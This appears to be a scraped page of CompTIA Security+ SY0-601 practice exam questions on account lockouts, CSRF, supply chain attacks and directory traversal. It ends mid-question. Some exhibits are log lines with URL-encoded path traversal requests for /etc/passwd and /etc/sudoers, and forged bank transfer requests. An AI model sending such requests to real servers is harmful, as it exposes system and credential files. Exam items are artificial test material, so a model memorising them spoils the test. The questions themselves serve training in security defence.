
Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation for a few days. Which of the following attacks can the account lockout be attributed to?

A. Backdoor

B. Brute-force

C. Rootkit

D. Trojan



Actual exam question from CompTIA's SY0-601

Question #: 346

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the output of a web server log and notices a particular account is attempting to transfer large amounts of money:

```
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=5000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=1000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500 HTTP/1.1
```


Which of the following types of attacks is MOST likely being conducted?

A. SQLi

B. CSRF

C. Spear phishing

D. API



Actual exam question from CompTIA's SY0-601

Question #: 347

Topic #: 1

[All SY0-601 Questions]

After installing a patch on a security appliance, an organization realized a massive data exfiltration had occurred. Which of the following BEST describes the incident?


A. Supply chain attack

B. Ransomware attack

C. Cryptographic attack

D. Password attack

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 348

Topic #: 1

[All SY0-601 Questions]

A security analyst reviews web server logs and notices the following lines:

```
104.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /show_file.php?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1" 200 11705
"http://www.example.com/downloadreport.php"
104.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /show_file.php?file=%2e%2e%2f%2e%2e%2fetc%2fsudoers HTTP/1.1" 200 23713
"http://www.example.com/downloadreport.php"
```

Which of the following vulnerabilities has the attacker exploited? (Choose two.)

A. Race condition

